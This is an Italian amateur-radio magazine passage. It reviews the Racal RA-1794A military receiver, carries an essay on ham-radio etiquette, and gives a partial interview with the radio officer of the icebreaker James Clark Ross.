Tel. 06.37514242-06.3723146

Fax 06.3701361

www.hobbyradio.it

info@hobby-radio.com

**CHIUSO SABATO POMERIGGIO
ORARIO CONTINUATO
DAL LUNEDÌ AL VENERDÌ
ORE 10,00 - 18,00**

Ricevitore HF/VHF/UHF RACAL RA-1794A

512 MHz: un vero "copertura continua"!

Introduzione

Poiché la malattia (perché di stato patologico realmente si tratta) del collezionismo (specie se di radio, che rappresenta la variante più grave dell'affezione) porta ad interessarsi ad ogni più strano genere di oggetto, anzi quanto più strano e raro è l'oggetto tanto più esso diventa desiderabile ed indispensabile per la serena sopravvivenza del malato (il collezionista), ho recentemente trovato su E-Bay (e prontamente acquistato) un moderno ricevitore da campo prodotto dalla Racal negli anni '90, il RACAL RA-1794A, che avevo visto sul volume JANE'S MILITARY COMMUNICATIONS. IL RACAL RA-1794A è un ricevitore sintetizzato HF/VHF/UHF progettato per la guerra elettronica, la radio-sorveglianza e la radio-localizzazione. Secondo le specifiche esso coprirebbe il range di frequenza compreso tra 2 e 512 MHz. In realtà la copertura si estende in basso sino a 10 kHz, in passi di 10 Hz con le seguenti modalità LSB/USB (R3E, H3E, J3E, R2A, H2A, J2A), CW (A1A), AM (3E) ed FM (F3E) ed è dotato di una porta SCORE (Serial Control of Racal Equipment) che ne consente il controllo remoto, estendendone, inoltre, la flessibilità operativa. Il ricevitore l'ho definito da campo, in quanto (analogamen-



RA 1794A

te al vecchio R-392/URR) è contenuto in un contenitore in fusione completamente stagno con tutti i controlli e le connessioni montati sul pannello frontale. Si tratta, in altri termini, di una apparecchiatura di prima linea, che vede il suo impiego nei blindati avanzati per guerra elettronica e/o nei carri comando.

Descrizione tecnica

Il segnale proveniente dall'antenna perviene ad un filtro passabasso a 512 MHz e da questo viene traslato al primo mixer/VCO, dove viene mescolato con il segnale proveniente dal primo oscillatore locale a frequenza compresa tra 661.4 e 1173.4



Dettaglio pannello frontale

MHz per generare (up-conversion) il segnale di prima FI a 661.4 MHz. Il segnale in uscita dal primo mixer viene amplificato e, dopo essere passato attraverso un filtro passa-banda a 661.4 MHz, inviato al secondo mixer ove viene miscelato con il segnale del secondo oscillatore locale a 640 MHz per generare il segnale di seconda FI a 21.4 MHz. Il segnale del secondo oscillatore locale a 640 MHz è generato da un VCO (Voltage Controlled Oscillator) che è agganciato in fase ad un segnale di riferimento a 20 MHz, a sua volta prodotto da un circuito che può essere agganciato in fase ad uno standard di frequenza interno (opzionale) a 5 MHz o ad una frequenza standard esterna (da applicarsi al bocchettone EXT. STD. presente nella parte inferiore del frontale tra l'uscita VIDEO e l'ingresso di ANTENNA). Il segnale di seconda FI a 21.4 MHz in uscita dal secondo mixer viene traslato alla scheda filtri che contiene sino a sette filtri simmetrici, gli amplificatori di FI a guadagno controllato a 21.4 e 1.4 MHz e il terzo mixer. I filtri presenti sulla scheda hanno le seguenti larghezze di banda:

- FL1 300 Hz cristallo 1.4 MHz

- FL2 1.2 kHz cristallo 1.4 MHz
- FL3 3.0 kHz cristallo 1.4 MHz (USB/LSB)
- FL4 8.0 kHz cristallo 1.4 MHz
- FL5 15.0 kHz cristallo 21.4 MHz
- FL6 30.0 kHz cristallo 21.4 MHz
- FL7 300.0 kHz L/C 21.4 MHz

Il ricevitore non è dotato di filtri di banda laterale e quando viene


selezionato il modo LSB od USB viene, di norma, impiegato il filtro FL3 mentre i segnali del primo oscillatore locale e del BFO vengono dislocati in frequenza nella misura opportuna (± 1.8 kHz)

La commutazione dei filtri ha luogo tramite dei diodi PIN. Quando viene selezionato uno dei filtri a 1.4 MHz con banda passante più stretta (FL1-FL4) viene inserito nel circuito anche il filtro a 21.4 MHz FL5 da 15 kHz. Quando, invece, viene selezionato uno dei filtri a 21.4 MHz con banda passante più larga (FL5-FL7) i filtri a 1.4 MHz vengono esclusi dal circuito (modalità wideband).

Il segnale di FI a 21.4 MHz così filtrato viene amplificato e mescolato nel terzo mixer con il segnale di riferimento a 20 MHz generando un segnale risultante a 1.4 MHz che viene applicato alla scheda di AGC, al demodulatore ed all'amplificatore di FI a 1.4 MHz a guadagno controllato. La scheda di AGC contiene il rivelatore di AGC, gli stadi di distribuzione della tensione di AGC e l'amplificatore di uscita della FI a 1.4 MHz.

La scheda demodulatore contiene un BFO sintetizzato (centrato a 1.4 MHz), tre circuiti rivelatori, un pre-amplificatore audio seguito da un filtro passa basso

Layout pannello frontale



a 150 kHz e tre amplificatori audio di uscita. Il BFO sintetizzato genera un segnale in uscita a $1.4 \text{ MHz} \pm 7.79 \text{ kHz}$, sintonizzabile a passi di 10 Hz. Esso impiega un dispositivo LSI per controllare un divisore programmabile che è parte del circuito ad aggancio di fase. Il segnale di riferimento a 20 MHz viene diviso per dieci e quindi per due per generare il segnale di riferimento a 1 MHz per il dispositivo LSI; nel corso di questo processo viene anche generato un segnale a 2 MHz (dal divisore decadico) che viene utilizzato come segnale di clock per la CPU del ricevitore.

Dei tre circuiti rivelatori due sono per FM, uno per FM-larga l'altro per FM-stretta; il terzo rivelatore è per i modi AM, CW e SSB. Nel modo AM viene utilizzato un segnale in uscita dal rivelatore per FM-stretta insieme al segnale di FI a 1.4 MHz. Nei modi CW e SSB insieme al segnale di FI a 1.4 MHz viene utilizzato il segnale del BFO ed entrambi vengono applicati ad un rivelatore a prodotto. Il segnale audio rivelato viene applicato ad un re-amplificatore che è seguito da un filtro passa-basso a 150 kHz e da tre amplificatori di uscita. Di questi tre amplificatori: uno genera un segnale audio bilanciato a 600 ohm (linea), uno genera il segnale destinato a pilotare le cuffie o l'altoparlante esterno, il terzo fornisce un segnale video a larga banda ed alimenta un rivelatore di picco audio la cui uscita viene impiegata per la misurazione del segnale audio.

Identificazione delle varianti

Per facilitare l'identificazione dei circuiti opzionali montati su uno specifico ricevitore sulla par-

Caratteristiche tecniche

Range operativo: 10 Hz - 512 MHz a passi di 10 Hz

Canali: 100

Frequency Standard: 5 MHz interno opzionale (vedasi testo)

Modi operativi: USB/LSB/AM/CW/FM

Ingresso di antenna: 50 Ω

Uscita audio:

a) 200 mW su 8 ohm per altoparlante esterno

b) linea 1 mW su 600 Ω

c) cuffie 1 mW su 600 Ω

Uscite di FI

a) 21.4 MHz (FI2), ampiezza 3 MHz

b) 1.4 MHz (FI3), filtrata, 100 mV_{RMS} su 50 Ω non disponibile in SSB

Uscita video: 1 V_{pp} su 75 Ω

Re-irradiazione: non superiore a 10 μV sino a 1 GHz

Range di temperature operative: da -10 °C a +70 °C

Dimensioni e peso: H 204 mm x L 254 mm x P 381 mm 14 kg

Alimentazione e assorbimento: 24 V DC 40 watt

te superiore del pannello frontale accanto alla targhetta con il numero di serie) si trova una etichetta con riportato un codice che deve così essere interpretato:

PRIMO CARATTERE: identificazione alfabetica dei filtri inseriti sulla scheda filtri. Il codice HA denota la presenza di filtri standard: 0.3, 1.2, 3.0, 8.0, 15.0, 30.0 e 300 kHz

SECONDO CARATTERE: fa riferimento allo standard di frequenza

0 non è presente il modulo standard di frequenza ed il ricevitore dovrà operare con un riferimento di frequenza esterno

S2 Standard di frequenza tipo 9442; frequenza 5 MHz; tempo di riscaldamento 4 minuti; stabilità $1 \times 10^{-8} \text{ MHz/giorno}$; stabilità per variaz. di temp. $3 \times 10^{-9} \text{ MHz/}^\circ\text{C}$; stab. per Δ di tens. alim. $4 \times 10^{-8} \text{ MHz/10\% } \Delta$

S3 Standard di frequenza tipo 9420; frequenza 5 MHz; tempo di riscaldamento 20 minuti; sta-

bilità $2 \times 10^{-9} \text{ MHz/giorno}$; stabilità per variaz. di temp. $6 \times 10^{-10} \text{ MHz/}^\circ\text{C}$; stab. per Δ di tens. alim. $5 \times 10^{-9} \text{ MHz/10\% } \Delta$

TERZO CARATTERE: interfaccia SCORE

0 non presente (standard)

S presente

Controlli operativi

POWER ON/OFF. Accensione spegnimento dell'apparato

IF GAIN in funzione del modo operativo selezionato viene impiegato per regolare la soglia di AGC, il COR (Carrier Operated Relay) ed il livello dello squelch

VOLUME regola il livello di uscita audio

TASTI UP / DOWN sono utilizzati per aumentare o ridurre la frequenza selezionata (TUNE e STEP), la frequenza del BFO, il numero del canale selezionato

MODE Abilita la seconda funzione dei tasti numerici da 0 a 6: TEST / USB / AM / CW / LSB / FM / SQUELCH

Canale 19, Freq. 10 MHz, Modo CW, Filtro 0.3 kHz, Offset BFO -900 Hz, intensità segnale 10 dB



Canale 79, Freq. 123.450 MHz, Modo AM, Filtro 8 kHz, intensità segnale 40 dB (canale per conversazioni non di servizio tra i piloti di linea)





Modalità test



Targhetta identificativa e targhetta opzioni

TASTI NUMERICI (0-9) insieme ad altri tasti di funzione servono non solo ad inserire la frequenza operativa, ma anche a selezionare il modo operativo, lo stato dello squelch, il self-test, il valore degli step di sintonia del BFO, il numero del canale

TUNE seleziona a modalità "sintonia", in questa funzione i tasti numerici definiscono la velocità della sintonia:

1. 39.00 Hz
2. 625.00 Hz
3. 3.75 kHz
4. 13.75 kHz
5. 18.75 kHz
6. 37.50 kHz
7. 125.00 kHz
8. 625.00 kHz
9. 2.50 MHz

mentre i tasti UP/DOWN sono utilizzati per incrementare o ridurre il valore della frequenza di sintonia

STEP seleziona il modo "STEP", in questo caso i tasti numerici definiscono la dimensione dello step:

10. 9.00 kHz
11. 6.25 kHz
12. 12.50 kHz
13. 25.00 kHz
14. 50.00 kHz

mentre i tasti UP/DOWN sono utilizzati per controllare la direzione dello step

BFO quando è selezionato il modo CW la pressione di questo tasto abilita il BFO ed il tastierino numerico seleziona la velocità di sintonia del BFO:

1. 39.00 Hz
2. 625.00 Hz
3. 3.75 kHz

mentre i tasti UP/DOWN sono utilizzati per incrementare o ridurre il valore della frequenza di sintonia

BW+ / BW- selezionano rispettivamente filtri con larghezza di banda maggiore o minore di quella impostata

STORE premendo questo tasto

e digitando contemporaneamente un numero compreso tra 0 e 99 si memorizza la frequenza operativa ed il modo operativo al momento selezionato

RCL quando il ricevitore è nella modalità "solo display" (il che avviene dopo la pressione del tasto **FREQ** o **CHAN** o **STORE**) il numero del canale lampeggia e con il tasto **RCL** è possibile visualizzare la frequenza ed il modo operativo impostati

FREQ con la sua pressione il ricevitore entra nella modalità "solo display" ed il tastierino numerico viene abilitato ad inserire la frequenza operativa voluta.

CHAN con la sua pressione il ricevitore entra nella modalità "solo display" e con i tasti UP / DOWN è possibile scorrere i 99 canali prepostati senza alterare la modalità operativa a meno che non si preme il tasto **ENTER**

ENTER questo tasto premuto quando è nella modalità "solo display" lo fa entrare nella modalità "ricevitore" con i parametri di frequenza e di modo al momento visibili su display.

Indicatori del pannello frontale

CHANNEL visualizza il numero del canale o il numero del test effettuato nella modalità self-test

FREQUENCY indica la frequenza in MHz o l'eventuale difetto nella modalità self-test

METER indica la forza del segnale ricevuto in decibel

BW kHz indica la larghezza di banda del filtro selezionato

BFO kHz indica la frequenza di offset del BFO in kHz

MODE indica il modo operativo USB / LSB / AM / FM / CW

FAULT indica la presenza di un problema

SQLCH in modalità FM indica che è attivo lo squelch audio, nel-

le altre modalità indica che il comando di soglia di AGC è operativo

REM indica che il ricevitore è nella modalità di controllo remoto

Conclusioni

Non credo che un ricevitore moderno a livello professionale con copertura 0-512 MHz sia mai stato presentato agli appassionati del surplus militare. Poiché il rinnovamento del parco ricevitori di diverse Forze Armate sta facendo comparire oggetti interessanti come questo, invito i Lettori a non farsi sfuggire un RACAL RA1794 in quanto nella mia personale esperienza è un ricevitore che si difende molto bene sia nel campo HF che in quello VHF ed UHF consentendo ascolti interessanti di vario genere.

Ricordo a tutti i Lettori che gli OM collezioni di surplus militare si trovano per un QSO tecnico la sera alle ore 21:30 sulla frequenza di 3745 kHz (alternativa 3737 kHz), al sabato ed alla domenica mattina alle ore 9 circa sulla frequenza di 3745 kHz. Il mio sito ha il seguente indirizzo www.dottorbaldi.it/militaryradio dove potranno essere reperite e scaricate foto delle apparecchiature da me recensite. Rammento ai Lettori che sono sempre alla ricerca di manpack in HF di recente progettazione: federico@dottorbaldi.it

Bibliografia

RACAL RA 1794A HF/VHF/UHF RECEIVER TECHNICAL MANUAL - RACAL Communication Limited - pagg. 408 - febbraio 1991

Chi fosse interessato allo schema a blocchi può richiederlo direttamente alla redazione inviando busta preaffrancata oppure scaricarlo direttamente dal sito www.edizionicec.it area download

Questione di back ground....?

I valori del radiantismo

2008, dopo l'ennesima ed oramai abituale serata passata sulla banda DX degli 80 metri cercando di dribblare l'ormai abituale elargitore di improbabili registrazioni che evidentemente cerca di compensare così la sua naturale propensione per il DX frustrata da troppi insuccessi cronici da cui non credo potrà mai affrancarsi per sua natura. Quella crudele natura che lo ha privato della necessaria lucidità ed abilità per essere un buon OM, ma lo ha dotato di sufficienti fondi per poter disporre di apparati dotati del registratore digitale necessario per le sue particolari inclinazioni aberranti. Dopo l'ennesima serata passata a giocare con il QRM e con il DX dicevo, non posso fare a meno di venire a pestare un po' sui tasti del PC, naturale valvola di sfogo che mi dà ancora l'illusione di non essere del tutto succube di una situazione che vorrei poter cambiare in qualche modo, senza ricorrere a mezzi incivili e cruenti, ma cercando di usare ciò che distingue l'essere umano dagli animali: la parola abbinata al pensiero, la capacità di seguire pensieri astratti, di dare un senso a termini come intelligenza, istruzione, buon senso, logica, educazione, altruismo, in altre parole, educazione. Forse quello che difetta maggiormente oggi è proprio l'educazione, il rispetto per il prossimo. Quello che un tempo veniva definito dagli OM americani con una sola parola (Ham Spirit) è oggi un ter-

mine misconosciuto e spesso volutamente cancellato dai comportamenti degli OM più disincantati (termine usato per definire persone che hanno perso di vista quanto c'è di meglio nella vita), quegli OM che puntano al sodo (scrivere nel log il QSO ed avere la QSL, costi quel che costi), quelli che hanno dimenticato (o forse non hanno mai letto...) il Codice del Radioamatore e comunque si ritengono troppo furbi per applicarlo. Se debbo dire la verità, pur non avendo personalmente l'animo del missionario, riesco a provare per questi individui una discreta pena, una buona dose di commiserazione e a volte perfino di comprensione. Quale possa essere la vita radiantistica di costoro non riesco neppure ad immaginare. Quanto deve essere grande il senso di solitudine ed impotenza di fronte agli eventi che questi individui si trovano a subire allorché altri OM riescono a stabilire un collegamento più o meno DX con stazioni dai nominativi esotici, quale e quanta rabbia deve scatenare questa situazione per far sì che un essere ragionan-

te e probabilmente perfino acculturato (per altri versi forse...) decida di cercare una sommaria forma di 'giustizia' impedendo ad altri OM di stabilire quel collegamento che a lui è negato (nonostante le somme impegnate per entrare in possesso di una stazione radio super super) francamente non riesco a sopporre e di ciò non posso che dolermi, in quanto non posso sperare di por rimedio a cose che non comprendo. Potrei solo azzardare ipotesi più o meno ovvie e forse potrei trovare perfino quella giusta, anche se alla base di tutto credo vi sia solo una grande diffusa ignoranza e mancanza assoluta di quel 'back ground' indispensabile per percorrere con soddisfazione e profitto la strada del radiantismo in tutte le sue espressioni. Per cercare di cancellare qualche sorrisetto che mi pare di vedere qua e là, mi permetto un piccolo esempio: porte-



reste a visitare il Louvre il vostro cane, animale riconosciuto universalmente come 'intelligente'....? Andiamo oltre, ci porterebbe un bimbetto di tre o quattro anni, nella speranza che rimanga soddisfatto di ciò che vedrà...?? Ci porterebbe quel vostro amico tutto dedito alle auto truccate e al calcio ultrà... ?? Non credete anche voi che sarebbe tempo sprecato, che alla fine il cane riuscirebbe anche a fare pipì su una statua, il bimbetto riuscirebbe a deliziare i presenti con strilli e corse inopportune per i lunghi corridoi, l'amico 'sportivissimo' dopo un po' correrebbe il pericolo di slogarsi le mascelle dagli sbadigli e certamente vi cancellerebbe dalla lista degli amici ?? In ogni maniera, vi avrebbero certamente rovinato la soddisfazione di una visita non certo comune. Ed allora per quale motivo qualcuno si è inopportunamente intrufolato in un hobby che decisamente non è stato pensato per le sue capacità? L'unica risposta potrebbe essere: qualcuno ce lo ha portato, forse pensando di fare del bene al radiantismo, accrescendo numericamente le sparute fila dei seguaci di Marconi, non valutando bene alcuni fattori che avrebbero fatto sì che il risultato finale non fosse proprio quello sperato.... Chissà... probabilmente una cura esiste, senza dar credito a coloro che corrono con il pensiero a rapide soluzioni radicali. La cura forse consiste solo nel fattore tempo. Lasciamo che anche costoro abbiano il tempo di scrollarsi di dosso il senso di impotenza e l'umiliazione di una situazione nuova che li vede non vincenti e non famosi (quando erano sulla 27 con solo mille watt e la direttiva economica facevano scintille...). Diamo loro il tempo di riambientarsi, di comprendere che l'Ham Spirit non è quello che traducono dal vocabolario di inglese, che è una parola astratta che il loro cane non potrebbe mai capire, che comprende tutto quello di buono che c'è e che deve esserci in un hobby che è stato definito tanti anni or sono 'intelligente' e che a distan-

IL CODICE INTERNAZIONALE DEL RADIOAMATORE

1. Il Radioamatore si comporta da gentiluomo

Non usa mai la radio solo per il proprio piacere e, comunque, mai in modo da diminuire il piacere altrui.

2. Il Radioamatore è leale

Offre la sua lealtà, incoraggiamento e sostegno al Servizio di Amatore, ai colleghi ed alla propria Associazione, attraverso la quale il radiantismo del suo Paese è rappresentato.

3. Il Radioamatore è progressista

Mantiene la propria stazione tecnicamente aggiornata ed efficiente e la usa in modo impeccabile.

4. Il Radioamatore è cortese

Trasmette lentamente e ripete con pazienza ciò che non è stato compreso, dà suggerimenti e consigli ai principianti, nonché cortese assistenza e cooperazione a chiunque ne abbia bisogno: del resto ciò è il vero significato dell'HAM SPIRIT.

5. Il Radioamatore è equilibrato

La radio è la sua passione; fa però in modo che essa non sia a discapito di alcuno dei doveri che egli ha verso la propria famiglia, il lavoro e la collettività.

6. Il Radioamatore è altruista

La sua abilità, le sue conoscenze e la sua stazione sono sempre a disposizione del Paese e della comunità.

za di tanti decenni credo che mantenga le promesse, ma solo per le persone dotate di buona volontà. Lasciamoli maturare giorno dopo giorno, senza elargire loro minacciose promesse o curiosi panegirici allorché ci vengono a tener compagnia sulle bande DX e cercano di farci divertire con le loro piccole 'astuzie' che tendono a mettere in risalto le doti di chi il DX lo sa fare davvero, a dispetto dei 'santi'. Lasciamo loro il tempo di costruirsi il loro 'back ground' culturale che non sarà mai come il mio, il tuo o il nostro. Loro non hanno avuto la ventura di esserci quando è nata la SSB e ci siamo affrancati dalla vecchia e cara AM, naturale nemica del pile up. Non c'erano quando l'apparecchio radio era naturalmente fatto in casa, magari sfruttando il VFO Geloso o la seconda conversione della 'nota casa', quando 100 W sembravano troppi per una 807 acquistata su una bancarella e l'antenna era un pezzo di filo teso alla meglio tra le tante antenne TV che rendevano le case simili a puntaspilli. Quando il sogno proibito si chiamava Hallicrafters, Collins, Drake, Hammarlund, Eddystone, Geloso o anche Allocchio Bacchini, prima che i

giapponesi scendessero in campo e ci deliziassero con i loro prodotti. Non è colpa loro, se non hanno conosciuto l'emozione della caccia al DX raro, del pile up rispettoso ed educato che provocava un operatore come Gus, come Don, Ted, Iris, Lloyd, Jim etc. Semmai un po' è anche colpa nostra, se non siamo stati capaci di far comprendere quanto può essere bello e formativo il nostro comune hobby, la nostra passione per gli apparati radio e per il DX, logica conseguenza della ricerca di perfezione che ci accomuna. Peccato, per noi che non abbiamo saputo trasmettere i valori che tanto ci sono piaciuti nel radiantismo, per loro che non hanno potuto o voluto migliorarsi ed affrancarsi dalle umane vicende giornaliere, trasportandole pari pari sulle frequenze DX, alla ricerca del surrogato del radiantismo e contravvenendo alle più elementari regole dell'educazione che fanno sì che migliaia di persone sparse per il mondo possano essere dichiaratamente amici al di là delle frontiere, dei credo religiosi, dei campanilismi e della mancanza di libertà e umanità che affliggono ancora gli abitanti di questo mondo. Se vi sembra poco....

Segnali morse dal rompighiaccio inglese "JAMES CLARK ROSS"

Breve intervista all'Ufficiale Marconista Mike GLOISTEIN GM0HCQ/MM – VP8CMH/MM

Sono le 21.30 del 5 ottobre 2008 quando nella posta elettronica ricevo una e-mail dall'amico Rolf MARSCHNER DL9CM il quale mi informa che poche ore prima aveva fatto QSO con Mike GLOISTEIN GM0HCQ/MM a bordo del rompighiaccio Inglese "James Clark Ross". La nave era partita pochi giorni prima dal sud dell'Inghilterra diretta in Antartide per una nuova campagna di ricerche scientifiche.

Dall'anno 2000 faccio parte di una mailing list di ex Ufficiali Marconisti della Marina Mercantile e attraverso il mezzo telematico ci scambiamo tantissime informazioni sulle attività delle stazioni in /MM che si affacciano sulle nostre bande HF. Mike GLOISTEIN è il nostro operatore preferito: lui è uno dei pochi Ufficiali Radiotelegrafisti rimasti al loro posto dopo l'entrata in vigore del sistema GMDSS e durante la sua lunga permanenza a bordo (7/8 mesi circa). Nelle ore di libertà è sempre attivo sulle nostre bande decametriche ONLY CW! Mike è titolare di diversi nominativi (GM0HCQ/MM, VP8CMH/MM, VP8SGK) che vengono usati in funzione della zona dalla quale la nave opera.


Da tanto era mio desiderio contattare Mike via e-mail poi gli impegni mi hanno sempre distolto ma stavolta ho pensato: non me lo lascio sfuggire e dopo avere rintracciato il suo indirizzo e-mail satellitare provo ad inviargli un messaggio chiedendogli se posso intervistarlo. Il messaggio è partito senza nessuna speranza di risposta. Ho pensato ai gravosi impegni di bordo e alla reale possibilità che il mio QTC passasse inosservato, ma il mattino successivo con grande stupore trovo nella casella della posta in arrivo la risposta di Mike che si rende disponibile per l'intervista chiedendo-

mi solo di pazientare nell'attesa della risposta.

In quel momento la testa mi si affolla di domande, sapendo che avrei dovuto scrivere l'articolo, cerco di immedesimarmi nei lettori affezionati di Mike ma poi mi rasserenano, in fondo le mie curiosità sono quelle di chi da anni segue Mike nelle sue spedizioni al Polo Sud. Mi consulto allora con l'amico Gianpiero CIAFFONI - IZ6FCK che da lungo tempo si interessa delle navigazioni della "James Clark Ross": insieme formuliamo le domande da sottoporre al nostro collega Inglese. Prima di proporvele però voglio fornire brevemente qualche notizia sulla nave e sull'attività svolte dal British Antarctic Suvey. Il B.A.S. ha due navi in servizio, la James Clark Ross e la Ernest Shackleton. Entrambe le navi operano alle dipendenze di un Royal Charter e sono, pertanto, chiamate Navi di Ricerca di Sua Maestà. La James Clark Ross è stata costruita nel 1990, mentre la Ernest Shackleton è stata presa a noleggio per 15 anni dal Polar Ship Management di Bergen, Norvegia. La James Clark Ross ha sostituito la John Biscoe nel 1991 mentre la Ernest Shackleton opera al posto della Bransfield dal 1999.

La RRS James Clark Ross (la nave ha preso il nome dell'ammiraglio Sir James Clark Ross, RN) è stata costruita dai cantieri Swan Hunter di Wallsend, Regno Unito è stata varata da Sua Maestà la Regina il 1° dicembre 1990.

La nave può procedere ad una velocità di due nodi nel pack di un metro di spessore ed è attrezzata di apparecchiature e laboratori per compiere studi geofisici e biologici. Essa è stata progettata con un basso rumore per consentire alle sensibili attrezzature subacquee di ope-



Il Rompighiaccio "James Clark Ross" in Antartide

rare in modo efficace. Alcuni dettagli tecnici:

Porto di registro: Stanley, Isole Falkland

Nominativo di chiamata: ZDLP

MMSI: 740339000

Lunghezza fuori tutto: 99.04 m

Larghezza: m 18,85

Pescaggio a pieno carico: 6.40 m

Altezza del Bordo Libero: 3,308 m

Speed: 12 nodi velocità di crociera per un'autonomia di 57 giorni

Propulsione: diesel elettrici, unica elica fissa, 8500 SHP

Equipaggio: 12 Ufficiali - 1 Ufficiale Medico - 15 sottufficiali/marinai

Tutti i dettagli tecnici della nave, dei laboratori scientifici di bordo e gli aggiornamenti giornalieri circa le attività svolte potete trovarli sul sito di Mike: www.gm0hcg.com

Il giorno 13 ottobre finalmente arriva la risposta di Mike, vi ripropongo l'intervista sperando di soddisfare tante curiosità:

Caro Mike per molti radioamatori italiani è una grande emozione ricevere i tuoi segnali dai mari antartici e durante le fredde serate invernali il tuo CQ giunge sempre molto forte attraverso gli altoparlanti dei nostri ricevitori; cosa provi quando ascolti i grossi pile-ups delle stazioni radio che ti chiamano?

Circa i pile-ups devo ammettere che mi diverto moltissimo, è esilarante lavorare un pile-up, tirare fuori tante stazioni il più velocemente possibile. Ci sono un certo numero di cose che non mi piacciono, la prima è quando le stazioni trasmettono di di dah dah di di (?), ciò dimostra che molti non stanno ascoltando il traffico e pensano che risponderò. Io ripeto sempre il mio nominativo ad ogni stazione che collegio in modo che esso sia ricevuto dalle stazioni che sono in ascolto senza lunghi tempi di attesa. Altre cose frustranti sono per esempio quando passo un rapporto di intelligibilità di 3, 4 o 5 e i corrispondenti mi passano i loro dati ripetendoli più volte, rimane assicurato che non è necessaria la ripetizione quando i rapporti sono forti, nel caso fosse necessario non esiterei a richiederli. Grandi miglioramenti ho ottenuto da quando mi sono equipaggiato di un KENWOOD TS-480 che ha un ottimo sistema di filtri, questo ha notevolmente migliorato la mia abilità nel tirare fuori le stazioni durante i pile-ups.

Oggigiorno sulle navi non è più richiesta la presenza degli Ufficiali Radiotelegrafisti, perché la Royal Research Ships imbarca ancora gli Operatori Radio e quali sono i loro compiti?

Nel 1996 con l'avvento del sistema GMDSS molte Compagnie di Navigazione hanno avuto una buona scusa per eliminare la figura dell'Ufficiale Radiotelegra-

fista. La British Antarctic Survey decise invece di continuare ad avere gli Ufficiali RT sulle sue navi per due motivi. In quegli anni e fino al 2002, la maggior parte delle comunicazioni tra le Navi di Ricerca di Sua Maestà e le basi a terra venivano effettuate in Onde Corte: per questo motivo era necessaria a bordo la presenza di un Operatore Radio professionista. Questa presenza inoltre era indispensabile perché le navi trovandosi ad operare in zone remote del Pianeta – i Poli – oltre alle comunicazioni radio era necessario che ci fosse un operatore per i sistemi di radionavigazione.

Con l'avvento delle comunicazioni satellitari e la possibilità dei collegamenti internet via satellite l'Ufficiale Radio si interessa della tenuta dei nuovi impianti di telecomunicazione. A bordo della "James Clark Ross" l'Ufficiale Radiotelegrafista svolge anche altri ruoli: la tenuta in efficienza di tutto l'impianto di illuminazione della nave e dei macchinari della lavanderia di bordo.

Durante il tuo lavoro usi ancora la radiotelegrafia Morse e cosa pensi dell'abolizione della telegrafia dal mondo delle comunicazioni marittime?

La radiotelegrafia Morse è sparita dal mondo delle comunicazioni commerciali: l'ultima volta che ho inviato un messaggio in Morse ad una stazione costiera risale alla metà degli anni 90. Attualmente la maggior parte delle comunicazioni di bordo viene effettuata via satellite con la posta elettronica o attraverso chiamate telefoniche. Tutte le nostre linee telefoniche sono numeri di Cambridge dove ci sono gli Uffici del British Antarctic Survey. Se voglio chiamare qualcuno nei nostri uffici devo solo comporre l'interno di quattro cifre e la telefonata viene classificata come una chiamata interna.

Penso che se il Morse fosse ancora in vigore sarebbe una lotta per far fronte al grosso volume di traffico commerciale da e verso le navi. Con l'avvento dei sistemi telematici via satellite le richieste delle Autorità di tutto il mondo sono enormi (in porto con la nostra ultima chiamata abbiamo inviato circa 10 Mb di informazioni allo spedizioniere). Comunque amo operare in radiotelegrafia sulle bande di amatore. Penso che il Morse commerciale sia ormai una cosa del passato, tuttavia se un giorno dovessero ripristinarlo, la messaggistica tornerebbe ad essere molto più breve di quella attuale. Anche il radiotelex in HF sta diventando un sistema raro e non è facile trovare stazioni costiere per provare le attrezzature telex di bordo.

Sul tuo sito web ci sono delle fotografie della stazione radio di bordo e si vede che è ben equipaggiata con computer e nuovi impianti satellitari, ti capita di usare ancora le onde corte per il traffico di servizio?

Attualmente a bordo abbiamo rare occasioni di effet-



L'Ufficiale Radiotelegrafista Mike GLOISTEIN nella stazione radio del rompighiaccio

